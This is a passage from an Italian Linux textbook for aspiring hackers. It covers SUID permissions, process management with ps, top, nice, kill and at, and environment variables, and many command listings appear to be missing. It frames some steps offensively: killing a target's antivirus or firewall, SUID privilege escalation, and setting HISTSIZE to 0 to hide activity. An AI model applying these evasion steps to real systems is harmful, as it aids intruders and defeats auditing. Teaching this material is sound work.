L'output mostra che ci sono parecchi file su cui è impostato il bit SUID. Andiamo alla directory `/usr/bin`, nella quale si trovano molti di questi file, e visualizziamo un elenco esteso. Scorriamo fino ad arrivare al file `sudo`, come illustrato nel [Listato 5.3](#).

Listato 5.3 - Identificare i file con il bit SUID impostato.

Da notare che alla riga ❶ il primo set di permessi (quelli del proprietario) riporta, al posto della x, una s: è l'indicazione che il bit SUID è impostato. Ciò significa che chiunque esegua il file *sudo* ha i privilegi dell'utente root, il che può rappresentare un problema di sicurezza per il sysadmin, nonché un potenziale vettore di attacco per l'hacker. Per esempio, alcune applicazioni devono poter accedere al file */etc/shadow* per svolgere le proprie attività. Se l'aggressore riesce a ottenere il controllo di tali applicazioni, può sfruttare l'accesso alle password di tale applicazione su un sistema Linux.

Linux ha un sistema di sicurezza ben realizzato, che protegge file e directory dall'accesso non autorizzato. Un aspirante hacker deve conoscere le basi del sistema non soltanto per proteggere i propri file, ma anche per eseguire nuovi strumenti e programmi. In alcuni casi, un hacker potrebbe sfruttare i permessi SUID e SGID per fare privilege escalation.

Riepilogo

I permessi in Linux consentono di proteggere i file e le directory di un utente o di un gruppo dagli altri utenti del sistema, ma possono altresì essere sfruttati a scopi offensivi o difensivi. È importante sapere come si gestiscono i permessi e in che modo si possono sfruttare i punti deboli di questo sistema di sicurezza, e in particolare i bit SUID e SGID.

ESERCIZI

Prima di passare al [Capitolo 6](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

- 1 Selezionate una directory e visualizzatene l'elenco esteso. Segnate i permessi di file e directory.
- 2 Selezionate un file per il quale non avete il permesso di esecuzione e date a voi stessi tale permesso usando il comando `chmod`. Provate a usare sia il metodo numerico (777) sia il metodo UGO.
- 3 Scegliete un altro file e cambiate proprietario con `chown`.

4 Usate il comando `find` per trovare tutti i file con il bit SGID impostato.

6

Gestione dei processi

In un sistema Linux, in ogni singolo momento ci sono in esecuzione centinaia, se non migliaia, di processi. Un *processo* è semplicemente un programma in esecuzione che consuma risorse. Esempi di processi sono un terminale, un web server, un comando in esecuzione, un database, l’interfaccia grafica e così via.

Qualsiasi bravo amministratore Linux (e in particolar modo un hacker) deve capire come gestire i processi per ottimizzare il sistema. Per esempio, quando prende il controllo di un sistema obiettivo, un hacker solitamente cerca un determinato processo (come un antivirus o un firewall) e lo arresta. A questo scopo, l’hacker deve innanzitutto sapere come trovare il processo. L’hacker può anche voler eseguire uno script di scansione, da eseguire periodicamente per trovare i sistemi vulnerabili; vedremo quindi anche come si programma uno script di questo tipo.

In questo capitolo impareremo a gestire questi processi. Per prima cosa, imparerete a visualizzare e a trovare i processi e a scoprire quali utilizzano più risorse. Imparerete quindi a gestire i processi eseguendoli in background, modificandone la priorità e arrestandoli (killandoli, in termine gergale) se necessario. Infine, imparerete come si pianificano i processi in modo che vengano eseguiti in giorni e date particolari e a orari specifici.

Visualizzare i processi

Il primo passaggio quando si devono gestire dei processi consiste nella visualizzazione dei processi in esecuzione nel sistema. Lo strumento per eccellenza per la visualizzazione dei processi, nonché uno dei migliori amici dell’hacker, è il comando `ps` (process status, stato dei processi). Eseguitelo nel terminale per visualizzare i processi attivi:

Il *kernel* di Linux, ossia il nucleo centrale del sistema operativo, che controlla praticamente ogni cosa, assegna sequenzialmente un *identificativo di processo (PID, process ID)* univoco man mano che i processi vengono creati. Quando si lavora con i processi in Linux, spesso è indispensabile specificarne i PID; pertanto, è molto più importante prendere nota del PID di un processo che del suo nome.

Il comando `ps` di per sé non fornisce molte informazioni: se lo si esegue senza alcuna opzione, si limita a elencare i processi avviati (in termine tecnico si dice *invocati*) dall'utente che ha fatto login e quali sono in esecuzione nel terminale. Nel caso dell'esempio, indica semplicemente che la Z shell è aperta e in esecuzione e che il comando `ps` è stato eseguito da *noi stessi*. A noi, però, servono informazioni molto più dettagliate, in particolare per quanto riguarda i processi eseguiti da altri utenti e quelli eseguiti in background dal sistema. Senza queste informazioni, sapremmo ben poco di ciò che effettivamente sta accadendo nel sistema.

L'esecuzione del comando `ps` con le opzioni `aux` visualizza *tutti* i processi in esecuzione sul sistema da parte di *tutti* gli utenti, come illustrato nel [Listato 6.1](#). Da notare che queste opzioni non vanno fatte precedere da un trattino (-) e che sono tutte lettere minuscole. Come abbiamo già detto, Linux fa distinzione fra maiuscole e minuscole e l'uso delle opzioni in lettere maiuscole darebbe risultati diversi.

Listato 6.1 - Visualizzare i processi di tutti gli utenti con le opzioni aux.

Il comando mostra ora molti più processi, tanti che probabilmente occupano più di una schermata. Il primo processo è `init`, riportato nella colonna finale, mentre l'ultimo è il comando eseguito per visualizzare l'elenco dei processi, ossia `ps aux`. Molte informazioni (PID, %CPU, TIME, COMMAND e così via) potrebbero essere diverse sul vostro sistema, ma il formato è lo stesso. Ai nostri scopi, queste sono le colonne più importanti dell'output:

USER L'utente che ha invocato il processo.

PID L'identificativo (ID) del processo.

%CPU La percentuale di CPU utilizzata dal processo.

%MEM La percentuale di memoria utilizzata dal processo.

COMMAND Il nome del comando che ha avviato il processo.

In generale, per eseguire qualsiasi tipo di azione su di un processo, è necessario specificarne il PID. Vediamo come si usa.

Filtrare per nome del processo

Quando si cercano informazioni o si esegue un'azione su un processo, è meglio evitare di visualizzare tutti i processi esistenti: sono davvero troppe informazioni. Quasi sempre, le informazioni che ci occorrono riguardano *un singolo* processo. A questo scopo, si può filtrare il risultato con il comando grep, già visto nel [Capitolo 1](#).

Per fare una dimostrazione, useremo il framework di exploitation Metasploit, il più diffuso e utilizzato dagli hacker di tutto il mondo. È già installato sul sistema Kali, per cui avviate lo shell con questo comando:

Vediamo se, dopo averlo avviato, riusciamo a trovare questo framework nell'elenco dei processi. Metasploit ora ha preso possesso del terminale, quindi aprirà un altro. Ora, usate il comando ps aux e fate n piping (|) verso grep cercando la stringa msfconsole, come nel [Listato 6.2](#).

Listato 6.2 - Filtrare una ricerca ps per trovare un processo particolare.

Nell'output filtrato vengono visualizzati tutti i processi corrispondenti al termine msfconsole, fra i quali il programma msfconsole vero e proprio, dalla directory /usr/bin/msfconsole, quindi il comando grep utilizzato proprio per filtrare msfconsole. Nell'output non vengono riportate le intestazioni normalmente visualizzate da ps. Dal momento che la parola chiave msfconsole non è presente nell'intestazione, infatti, non viene visualizzata. I risultati sono comunque visualizzati nello stesso formato.

Possiamo apprendere alcune informazioni fondamentali. Per esempio, se volete sapere quante risorse sta utilizzando Metasploit, potete consultare la terza colonna (CPU): nell'esempio, sta usando il 35,1% della CPU, mentre la quarta colonna indica che sta usando il 15,2% della memoria. Mica pochi: è una bella bestia!

[Trovare i processi che consumano di più con top](#)

Quando si immette il comando `ps`, i processi vengono visualizzati nell'ordine in cui sono stati avviati. Dal momento che il kernel assegna i PID nell'ordine in cui vengono avviati, di fatto i processi sono ordinati per numero PID.

In molti casi, può tornare utile sapere quali processi usano *più* risorse. A questo scopo si può usare il comando `top`, che visualizza i processi ordinandoli in base alle risorse impiegate, partendo dal valore più grande. A differenza di `ps` che elenca i processi così come sono nel momento in cui viene immesso, `top` aggiorna dinamicamente l'elenco ogni 3 secondi (impostazione predefinita). Potete in tal modo osservare i processi che consumano più risorse, come illustrato nel [Listato 6.3](#).

Listato 6.3 - Trovare i processi che consumano di più con `top`.

Spesso gli amministratori di sistema tengono `top` in esecuzione in un terminale per monitorare l'uso delle risorse da parte dei processi. Anche per un hacker questo può essere utile, soprattutto se nel sistema vi sono svariati task in esecuzione. Mentre `top` è in esecuzione, se si preme il tasto H o ? viene visualizzato un elenco di comandi interattivi, mentre la pressione di Q causa l'uscita dal programma. Utilizzeremo `top` fra breve per gestire i processi nel paragrafo “Cambiare la priorità dei processi con nice” e nel paragrafo “Terminare (killare) i processi”.

[Gestione dei processi](#)

Spesso gli hacker devono eseguire più processi alla volta, cosa in cui un sistema operativo come Kali eccelle. Per esempio, un hacker potrebbe

avere uno scanner di porte in esecuzione mentre esegue anche uno scanner di vulnerabilità e un exploit, il tutto contemporaneamente. A questo scopo è indispensabile che l'hacker sia in grado di gestire i tre processi in maniera efficiente per sfruttare al meglio le risorse di sistema e portare a termine la propria attività. In questo paragrafo vedremo come gestire più processi contemporaneamente.

Cambiare la priorità dei processi con nice

Il comando `nice` serve a modificare la priorità di un processo nel kernel. Come si è visto nel caso del comando `ps`, nel sistema esistono svariati processi in esecuzione contemporaneamente, i quali si contendono le risorse disponibili. È il kernel ad avere l'ultima parola sulla priorità di un processo, ma con il comando `nice` potete *suggerire* di elevare la priorità di un processo.

I valori di `nice` stanno in un range che va da -20 a +19; il valore predefinito è 0 ([Figura 6.1](#)). Per quanto possa sembrare contro intuitivo, un valore elevato indica una priorità bassa, mentre un valore ridotto indica una priorità elevata. All'avvio, un processo eredita il valore `nice` del processo parent. Il proprietario del processo può abbassarne la priorità, ma non elevarla. Ovviamente, l'utente root (superutente) può impostare arbitrariamente il valore di `nice` su quello che preferisce.

Figura 6.1 – Valori di priorità di `nice`.

Quando si avvia un processo, è possibile impostarne il livello di priorità con il comando `nice`, modificandolo dopo l'avvio con il comando `renice`. La sintassi dei due comandi è leggermente diversa, il che può portare a confusione. Il comando `nice` richiede di *incrementare* il valore di `nice`, mentre il comando `renice` richiede un *valore assoluto* di `nice`. Vediamo un esempio.

Impostare la priorità all'avvio di un processo

Supponiamo, tanto per fare un esempio, di avere un processo denominato `slowprocess` con la posizione `/bin/slowprocess`. Per velocizzarne il completamento, proviamo ad avviare il processo con il comando `nice`:

Il comando modifica di `-10` il valore di `nice`, aumentandone in tal modo la priorità e allocandogli più risorse.

Se invece volessimo assegnare al processo `slowprocess` una priorità inferiore, possiamo aumentare di `10` il valore di `nice`:

Provate su un processo attualmente in esecuzione, quindi eseguite `ps` per visualizzare in che modo cambia (se cambia).

[Cambiare la priorità di un processo in esecuzione con renice](#)

Il comando `renice` richiede un valore assoluto compreso fra `-20` e `19`, impostando la priorità sul livello specificato, invece di aumentare o diminuire rispetto al livello a cui è stato avviato. `renice` richiede inoltre il PID del processo interessato, non il nome; pertanto, se `slowprocess` usa una quantità spropositata di risorse sul sistema e volete quindi ridurne la priorità, consentendo ad altri processi di aumentare la propria e di usare più risorse, potete usare `renice` su `slowprocess` (che ha un PID di `6996`) assegnandogli un valore `nice` più elevato, in questo modo:

Solo l'utente root può usare `renice` su un processo assegnandoli un valore negativo, così da dargli una priorità maggiore, come già abbiamo visto nel caso di `nice`, mentre qualsiasi utente può usare `renice` per ridurre la priorità di un processo.

Per cambiare il valore `nice` di un processo si può usare anche l'utility `top`. Mentre `top` è in esecuzione, premete il tasto `R` e inserite il PID del processo interessato, quindi il valore `nice`. Il [Listato 6.4](#) illustra l'utility `top` in esecuzione. Premendo il tasto `R` e inserendo il valore `nice`, si ottiene quanto segue:

Listato 6.4 - Modifica di un valore nice durante l'esecuzione di top.

Premendo il tasto R, viene richiesto il PID **❶** da sottoporre a renice; dopo averlo inserito, viene chiesto il nuovo valore nice, con il testo renice PID [valore] to value. L'output dovrebbe quindi cambiare, così da rispecchiare le nuove priorità.

[Terminare \(killare\) i processi](#)

Vi sono a volte processi che consumano decisamente troppe risorse del sistema, oppure che hanno comportamenti inusuali o che restano congelati. Spesso, un processo che mostra comportamenti di questo tipo viene chiamato *processo rogue*. Probabilmente, il sintomo più problematico è lo spreco di risorse utilizzate dal processo rogue, che potrebbero essere allocate, con migliori risultati, ad altri processi.

Quando identificate un processo problematico, potete arrestarne l'esecuzione con il comando `kill`. Vi sono molti modi diversi per terminare un programma (gergalmente, partendo dal nome dell'utility, si dice *killare* un programma); ogni programma ha il proprio numero di `kill`.

Il comando `kill` dispone di 64 diversi segnali di `kill`, ciascuno dei quali presenta sottili differenze; in questo capitolo vedremo quelli normalmente più utilizzati. La sintassi del comando `kill` è `kill-segnale PID`; l'opzione relativa al segnale è facoltativa e se non viene specificata, è impostata per default su `SIGTERM`. Nella [Tabella 6.1](#) sono elencati i segnali di `kill` più comuni.

Tabella 6.1 – Segnali di `kill` più comuni.

Nome del segnale	Numero per l'opzione	Descrizione
SIGHUP	1	È noto come segnale di Hangup (HUP). Interrompe il processo interessato e lo riavvia con lo stesso PID.

SIGINT 2	È noto come segnale di Interrupt (INT). È un segnale di kill debole che funziona nella maggior parte dei casi, ma potrebbe anche non funzionare.
SIGQUIT 3	È noto come segnale core dump. Termina il processo e ne salva le informazioni in memoria, quindi salva queste informazioni nella directory di lavoro corrente in un file di nome core. I motivi per cui può tornare utile vanno al di là dello scopo di questo libro.
SIGTERM 15	È noto come segnale di Termination (TERM). È il segnale predefinito del comando kill.
9	È il segnale di kill assoluto. Forza l'arresto del processo inviandone le risorse a un device speciale, /dev/null.

Utilizzando il comando top, è possibile identificare quali processi stanno usando troppe risorse. La maggior parte delle volte, si tratta di processi perfettamente legittimi, ma in alcuni casi si può trattare di processi malevoli che si appropriano delle risorse e per questo vanno terminati.

Se volete solo riavviare il processo con il segnale HUP, aggiungete al comando kill l'opzione -1, in questo modo:

Nel caso di un processo rogue o malevolo, la soluzione migliore è inviare un segnale kill -9, quello di kill assoluto, con il quale avete la certezza di terminare il processo.

Se non conoscete il PID di un processo, per terminarlo potete usare il comando killall, al quale potete passare come argomento il nome del processo, invece del suo PID.

Per esempio, un processo ipotetico di nome rogueprocess può essere killato in questo modo:

Per terminare un processo potete usare anche il comando top: vi basta premere il tasto K e inserire il PID del processo da terminare.

Esecuzione di processi in background

In Linux, sia che lavoriate sulla riga di comando sia che lavoriate nella GUI vi trovate comunque in una shell. Tutti i comandi in esecuzione vengono eseguiti all'interno della shell, anche se avviati dall'interfaccia grafica. Quando eseguite un comando, la shell attende finché il comando non è completato prima di offrire un altro prompt.

A volte, è necessario eseguire un processo in background invece di attendere il suo completamento nel terminale. Supponiamo per esempio di voler lavorare su uno script in un editor di testi. Apriamo il nostro editor preferito (Mousepad, per esempio) inserendo questo comando:

In questo caso, la Z shell apre l'editor di testo Mousepad per creare il file *newscript*. Mentre lavoriamo nell'editor, il terminale è occupato a eseguirlo; se vi ritorniamo, noteremo che sta eseguendo l'editor di testo e che non possiamo inserirvi nuovi comandi.

Ovviamente possiamo aprire un altro terminale nel quale eseguire altri comandi, ma l'operazione occupa parecchie risorse, che possiamo risparmiare, unitamente allo spazio sullo schermo, eseguendo l'editor di testi in background. L'esecuzione di un processo in background significa semplicemente che il processo viene eseguito senza bisogno del terminale: in tal modo, il terminale può essere usato per altri scopi.

Per avviare l'editor in background, è sufficiente aggiungere una “e” commerciale (&) alla fine del comando, in questo modo:

Quando si apre l'editor di testo, il terminale ora torna al prompt dei comandi, al quale possiamo inserire altri comandi mentre continuiamo la modifica del file *newscript*. Questa pratica può tornare utile per tutti i processi che devono essere eseguiti per periodi di tempo prolungati, quando il terminale deve rimanere libero. Come hacker, scoprirete che è utile eseguire più terminali, ciascuno con un task, per risparmiare risorse e spazio sullo schermo.

Potete spostare un processo in background anche con il comando `bg` seguito dal PID del processo. Se non conoscete il PID di un processo, per scoprirlo potete usare il comando `ps`.

Portare un processo in primo piano

Se volete portare in primo piano un processo in esecuzione in background, potete usare il comando `fg` (foreground, primo piano). Il comando `fg` richiede il PID del processo da portare in primo piano, come illustrato di seguito.

Se non conoscete il PID di un processo, per scoprirlo potete usare il comando `ps`.

Pianificazione dei processi

Amministratori di sistema e hacker spesso devono pianificare i processi, mandandoli in esecuzione in determinati orari. Un amministratore di sistema, per esempio, può aver bisogno di pianificare l'esecuzione di un backup ogni sabato notte alle 2. Un hacker potrebbe aver bisogno di eseguire regolarmente uno script che esegua una procedura di rilevamento di porte aperte o vulnerabilità. In Linux, ci sono due modi per pianificare un processo: `at` e `cron`.

Il comando `at` serve a impostare il *demone* (un processo in background) `atd`, che serve a pianificare l'esecuzione di un'attività in un certo momento nel futuro. Il demone `cron` è più adatto, invece, alla pianificazione di attività che devono essere eseguite ogni giorno, settimana o mese; ne parleremo più diffusamente nel [Capitolo 16](#).

Il demone `atd` serve a pianificare l'esecuzione di un comando o di un insieme di comandi nel futuro. La sintassi è semplice: si immette il comando `at` facendolo seguire dall'ora in cui si desidera che il processo vada in esecuzione. L'argomento temporale può essere specificato con diversi formati. Nella [Tabella 6.2](#) sono riportati i formati temporali più diffusi di `at`.

Tabella 6.2 – Formati temporali accettati dal comando **at**.

Formato temporale	Significato
at 7:20pm	Esecuzione pianificata alle 19:20 (7:20 pm in notazione americana) nel giorno corrente
at 7:20pm June 25	Esecuzione pianificata alle 19:20 del 25 giugno
at noon	Esecuzione pianificata a mezzogiorno del giorno corrente
at noon June 25	Esecuzione pianificata a mezzogiorno del 25 giugno
at tomorrow	Esecuzione pianificata domani
at now + 20 minutes	Esecuzione pianificata fra 20 minuti da ora
at now + 10 hours	Esecuzione pianificata fra 10 ore da ora
at now + 5 days	Esecuzione pianificata fra 5 giorni da ora
at now + 3 weeks	Esecuzione pianificata fra 3 settimane da ora
at 7:20pm 06/25/2019	Esecuzione pianificata alle 19:20 del 25 giugno 2019

Inserendo il comando `at` con l’orario specificato, `at` entra in modalità interattiva, nella quale viene visualizzato il prompt `at>`. Ecco come si specifica un comando che va eseguito all’orario specificato. Se `at` non dovesse essere installato nel vostro sistema, lo potete installare con il comando `apt-get install at`

Questo codice pianifica l’esecuzione del file `myscanningscript` oggi alle 19:20. Quando volete interrompere l’inserimento di comandi, potete premere `CTRL+D`.

Riepilogo

La gestione dei processi in Linux è essenziale per qualsiasi utente Linux, e quindi anche per l’aspirante hacker. Dovete essere in grado di visualizzare,

trovare, modificare la priorità e pianificare i processi per gestire nel modo migliore la vostra macchina Linux. Un hacker spesso deve trovare dei processi da killare sul sistema obiettivo, per esempio un software antivirus o un firewall; inoltre, durante un attacco deve essere in grado di gestire più processi, assegnando loro diverse priorità.

ESERCIZI

Prima di passare al [Capitolo 7](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

1Eseguite il comando `ps` con le opzioni `aux` sul vostro sistema, segnandovi qual è il primo processo e qual è l'ultimo.

2Eseguite il comando `top` e segnate quali sono i due processi che usano più risorse.

3Utilizzate il comando `kill` per terminare il processo che usa più risorse.

4Utilizzate il comando `renice` per impostare su `+19` la priorità di un processo in esecuzione.

5Create uno script denominato `myscanning` (consultate il [Capitolo 8](#) per sapere come si scrive uno script bash; il contenuto dello script al momento non è importante) con un editor di testo, quindi pianificatene l'esecuzione per il prossimo mercoledì all'una di notte.

Gestione delle variabili d'ambiente

Per sfruttare al meglio il vostro sistema Linux, dovete approfondire la conoscenza delle variabili d'ambiente, imparando a gestirle per ottimizzare le performance, nonché per lavorare in maniera più comoda (e nascosta). La gestione delle variabili d'ambiente, però, è una delle aree più problematiche per i neofiti di Linux.

Tecnicamente, le variabili sono di due tipi: quelle della shell e quelle d'ambiente. Le *variabili d'ambiente* sono variabili disponibili a tutti i processi, integrate nel sistema e nell'interfaccia, che controllano il “look and feel” del sistema; vengono ereditate da tutte le shell e i processi secondari (o child, o figli). Le *variabili di shell*, invece, oltre a essere solitamente espresse in lettere minuscole, sono valide solamente all'interno della shell in cui vengono dichiarate. Per evitare di perdermi in spiegazioni eccessive, in questo capitolo parlerò solo di alcune competenze indispensabili relative alle variabili d'ambiente e a quelle di shell.

Le variabili non sono altro che stringhe di coppie chiave-valore. Ogni coppia ha in generale l'aspetto CHIAVE=valore. Nei casi in cui a una variabile corrispondano più valori, l'aspetto è CHIAVE=valore1:valore2. Se nel valore sono presenti degli spazi, è necessario racchiuderlo fra virgolette. In Kali Linux, l'ambiente è la shell. Come shell predefinita, nelle ultime versioni di Kali Linux si usa la Z shell. Ogni utente, compreso l'utente root, ha un set di variabili d'ambiente predefinito che stabilisce l'aspetto e il comportamento del sistema. Modificando i valori di queste variabili, potete fare in modo che il sistema funzioni in maniera più efficiente, adattando

l'ambiente di lavoro alle vostre esigenze personali e potenzialmente coprire le tracce di ciò che fate.

Visualizzare e modificare le variabili d'ambiente

Per visualizzare le variabili d'ambiente predefinite, potete inserire il comando env nel terminale, in qualsiasi directory vi troviate:



```
GLADE_PIXMAP_PATH=:echo
TERM=xterm-256color
SHELL=/bin/zsh
-snip-
USER=root
-snip-
PATH=/usr/local/sbin :usr/local/bin:/usr/sbin:/sbin/bin
-snip-
HOME=/root
--snip--
```

Tutte le variabili d'ambiente sono in caratteri maiuscoli, come HOME, PATH, SHELL e così via. Queste sono solo le variabili d'ambiente predefinite già fornite con il sistema; potete creare anche delle variabili personalizzate e, per includerle nel risultato, dovete usare un altro comando.

Visualizzare tutte le variabili d'ambiente

Per visualizzare tutte le variabili d'ambiente, ivi comprese quelle della shell, quelle locali e le funzioni di shell come le variabili definite dall'utente e gli alias di comando, si usa il comando set, che visualizza tutte le variabili d'ambiente univoche del vostro sistema. Il risultato di questo comando solitamente è così lungo da occupare svariate schermate. Potete chiedere di visualizzare ogni variabile, riga per riga, in modo più accessibile utilizzando il comando set con un piping al comando more, come illustrato di seguito:

```
kali >set | more
'!'=0
'#'=0
'$'=1046
'*'=(
)0=/usr/bin/zsh
--snip--
```

Ora l'elenco delle variabili riempie una sola schermata e quindi si arresta; premendo INVIO, il terminale passa alla riga successiva. Se invece premete la barra spaziatrice o la freccia verso il basso, il terminale passa alla

schermata successiva. Per tornare al prompt dei comandi, vi basta premere il tasto q.

Filtrare determinate variabili

Usare set con un piping su more consente una migliore gestione delle informazioni rispetto all'impiego del solo comando set, ma può comunque essere molto noioso se state cercando una determinata variabile. Per trovare la variabile che state cercando, potete quindi usare il comando di filtro grep.

Proviamo per esempio a cercare la variabile HISTSIZE, che contiene il massimo numero di comandi che viene memorizzato nel file della cronologia comandi. Si tratta in pratica dei comandi che avete precedentemente inserito al prompt in questa sessione, il cui elenco viene richiamato con i tasti di freccia verso l'alto e verso il basso. La variabile HISTSIZE non contiene i comandi memorizzati, ma solo il numero massimo di comandi che può essere memorizzato.

Fate il piping del risultato di set su grep per trovare il valore della variabile HISTSIZE, in questo modo:

```
kali >set | grep HISTSIZE  
HISTSIZE=1000
```

Il comando trova la variabile HISTSIZE e ne visualizza il valore. Il valore predefinito di questa variabile è 1000 e significa che il terminale memorizza, per default, gli ultimi 1000 comandi.

Cambiare valore di una variabile per una sessione

Vediamo ora come si può cambiare il valore di una variabile. Come abbiamo accennato, HISTSIZE contiene il numero di comandi che possono

essere memorizzati nel file della cronologia. A volte, si preferisce evitare che il sistema salvi i comandi precedentemente inseriti, per non lasciare tracce della propria attività sul sistema. In questo caso, potete impostare `HISTSIZE` su 0: in tal modo, il sistema non memorizza nessuno dei comandi. Dal momento che la variabile contiene un unico valore, per cambiarlo basta assegnarne uno nuovo nel modo illustrato nel [Listato 7.1](#).

Listato 7.1 - Cambiare il valore di `HISTSIZE`.



Ora, quando provate a usare le frecce verso l'alto o verso il basso per richiamare i comandi usati in precedenza, non accade nulla, perché il sistema non li ha memorizzati. In questo modo, rimanete nascosti (anche se è scomodo).

Rendere permanenti le modifiche alle variabili

Quando cambiate una variabile d'ambiente, la modifica vale solamente in quel particolare ambiente; in questo caso, l'ambiente è la sessione della Z shell. Chiudendo il terminale, pertanto, qualsiasi modifica apportata va perduta e i valori vengono riportati al default. Se volette rendere permanenti le modifiche, dovete usare il comando *export*. Il comando *esporta* il nuovo valore dall'ambiente corrente (la Z shell) in tutti i processi secondari (o child, o figli). In questo modo, i nuovi processi ereditano le variabili esportate.

Le variabili sono stringhe; pertanto, per questioni prudenziali, è buona norma salvare il contenuto di una variabile in un file di testo prima di modificarlo. Per esempio, dal momento che a breve modificheremo la variabile `PS1`, che controlla le informazioni visualizzate al prompt, eseguite innanzitutto questo comando: il valore della variabile verrà in tal modo salvato in un file di testo nella directory home dell'utente corrente.



In questo modo, sarà semplice annullare le modifiche, andando a riprendere i valori salvati. Se volete essere ancora più prudenti e creare un file di testo con tutte le impostazioni correnti, potete salvare l'output del comando set in un file di testo, con un comando come il seguente:



Dopo aver modificato una variabile, come abbiamo fatto nel [Listato 7.1](#), potete fare in modo di rendere permanente la modifica inserendo `export` e quindi il nome della variabile modificata, come in:



A questo punto la variabile `HISTSIZE` sarà impostata su 0 in questo ambiente e non memorizzerà più alcun comando. Se volete riportate la variabile sul valore originale la variabile `HISTSIZE`, inserite quanto segue:



Questo codice imposta su 1000 il valore della variabile `HISTSIZE` e lo esporta in tutti gli ambienti.

Cambiare il prompt della shell

Il prompt della shell fornisce utili informazioni, come l'utente con cui state operando e la directory in cui state attualmente lavorando; anch'esso è definito per mezzo di una variabile. Il prompt della shell predefinito in Kali ha questo formato:



dove in realtà il simbolo “@” è un carattere speciale (¤ per il terminale utente standard e un teschio per il terminale utente root). Se state lavorando come utenti root, il prompt predefinito è come questo:



Note che per l'utente normale il carattere finale del prompt è un simbolo di dollaro (\$), mentre per l'utente root è il cancelletto (#). Potete modificare il nome del prompt della shell predefinito impostando il valore della variabile PS1. La variabile PS1 dispone di numerosi segnaposto per le informazioni che possono essere visualizzate al prompt. Eccone alcuni dei più utili:

- **%n** Il nome dell'utente corrente.
- **%M** Il nome dell'host.
- **%d** - Il nome della directory di lavoro corrente.

Questi dati sono molto utili se avete diverse shell su più sistemi o se avete avuto accesso a più account. Grazie ai valori \u and \h, potete vedere immediatamente chi siete e su quale sistema vi trovate al momento.

Divertiamoci un po' a cambiare il prompt del terminale. Per esempio, provate a immettere:



Ora, ogniqualvolta usate il terminale, vi viene ricordato che siete “L’hacker più bravo del mondo”. Qualsiasi terminale aprirete dopo, però, avrà il prompt predefinito, dal momento che la variabile PS1 mantiene il valore solo all’interno della sessione di terminale in cui è stato specificato. Finché non si esporta una variabile, questa rimane valida solo per la sessione in cui è stata definita. Se ci tenete molto al nuovo prompt dei comandi e desiderate continuare a usarlo, lo dovete esportare, in questo modo:



Divertiamoci un altro po'. Diciamo che vogliamo un terminale che mostri un prompt simile al prompt cmd di Windows. In questo caso, potete cambiare il nome del prompt in c:, facendolo seguire dall'opzione %d in modo che venga visualizzata la directory corrente, come illustrato nel [Listato 7.2](#).

Listato 7.2 - Modifica del prompt e visualizzazione della directory corrente.



Può essere utile visualizzare la directory corrente, in particolare per un principiante; pertanto, occorre tenere in considerazione questo fatto quando si modifica la variabile PS1.

Cambiare PATH

Una delle variabili d'ambiente più importanti è PATH, che controlla in quali posizioni il sistema cerca i comandi inseriti, come grep, ls ed echo. La maggior parte dei comandi si trova nella sottodirectory *sbin* o *bin*, come /usr/local/sbin o /usr/local/bin. Se la Z shell non trova il comando in una delle directory elencate nella variabile PATH, restituisce l'errore command not found, anche se il comando *esiste* in una directory, che però non è presente nella variabile PATH.

Potete scoprire quali directory sono presenti nella variabile PATH utilizzando il comando echo sul suo contenuto, in questo modo:



Queste sono le directory in cui il terminale cerca qualsiasi comando. Per esempio, quando inserite il comando `ls`, il sistema sa che deve cercare il comando `ls` in tutte le directory specificate nella variabile `PATH`; quando lo trova, lo esegue.

Ciascuna directory è separata dalle altre da un simbolo di due punti (`:`). Non scordatevi di far precedere il simbolo di contenuto (`$`) alla variabile `PATH`, altrimenti il comando `echo` si limiterà a stampare la stringa `PATH`. Inserendo il carattere di dollaro (`$`) davanti a una variabile, si fa in modo che il sistema riporti il contenuto di tale variabile. Per esempio, inserendo il comando `echo $0` viene stampato il nome e il percorso della shell predefinita (Z shell, nelle ultime versioni di Kali Linux).

Aggiungere voci alla variabile `PATH`

È probabile che abbiate capito perché è così importante sapere che cosa contiene la variabile `PATH`: se scaricate e installate un nuovo strumento (ipotizziamo che si chiami `newhackingtool`) nella directory `/root/newhackingtool`, i comandi di quello strumento possono essere utilizzati esclusivamente se vi trovate in quella directory, dal momento che non si trova nella variabile `PATH`. Ogni volta che desiderate utilizzare tale strumento, pertanto, dovete andare alla directory `/root/newhackingtool`, il che è un po' scomodo se è uno strumento che pensate di utilizzare con una certa frequenza.

Per utilizzare lo strumento da *qualsiasi* directory, dovete aggiungere tale directory alla variabile `PATH`.

Per aggiungere `newhackingtool` alla variabile `PATH`, inserite questo comando:



che assegna alla variabile `PATH` la variabile originale, aggiungendovi la directory `/root/newhackingtool`: a questo punto, la variabile `PATH` conterrà tutto ciò che conteneva anche prima, più la directory del nuovo strumento.

Esaminando nuovamente il contenuto della variabile `PATH`, dovreste notare che la directory è stata aggiunta alla fine, come possiamo notare:



Ora potete eseguire le applicazioni di newhackingtool da qualsiasi punto del sistema, invece di dover passare ogni volta alla sua directory: la Z shell cercherà lo strumento in tutte le directory specificate nella variabile PATH.

Nota Aggiungere una directory alla variabile PATH può essere utile nel caso di directory utilizzate di frequente, ma evitate di aggiungerne troppe. Dal momento che quando cerca un comando il sistema esegue una ricerca in ogni directory presente nella variabile PATH, l'aggiunta di un numero di directory eccessivo potrebbe rallentare il terminale e quindi tutte le operazioni di hacking.

Come non aggiungere voci alla variabile PATH

Uno degli errori più comunemente commessi dai neofiti di Linux è l'assegnazione diretta alla variabile PATH di una nuova directory, come /root/newhackingtool, in questa maniera:



Utilizzando il comando in questo modo, la variabile PATH conterrà *esclusivamente* la directory `/root/newhackingtool`, mentre le directory dei file binari come `/bin`, `/sbin` e altre, che contengono file essenziali al funzionamento del sistema, vengono eliminate. Se infatti provate a usare uno dei comandi di sistema, ottenete il messaggio d'errore command not found, come illustrato di seguito, a meno di non aprire la directory contenente i file binari di sistema prima di eseguire il comando:



Quello che vi occorre è che dovete *aggiungere* una directory alla variabile PATH, non sostituirla. In caso di dubbi, salvate il contenuto della variabile prima di modificarla.

Creare una variabile definita dall'utente

In Linux, potete anche creare delle variabili personalizzate: è sufficiente assegnare un valore a una nuova variabile a cui potete dare il nome che preferite. Questa operazione può tornare utile se dovete fare scripting avanzato o se utilizzate di frequente un comando molto lungo che non volete continuare a digitare continuamente.

La sintassi è semplicissima: inserite il nome della variabile, seguito dal simbolo di assegnazione (=), senza spazi, quindi dal valore da assegnare alla variabile, in questo modo:



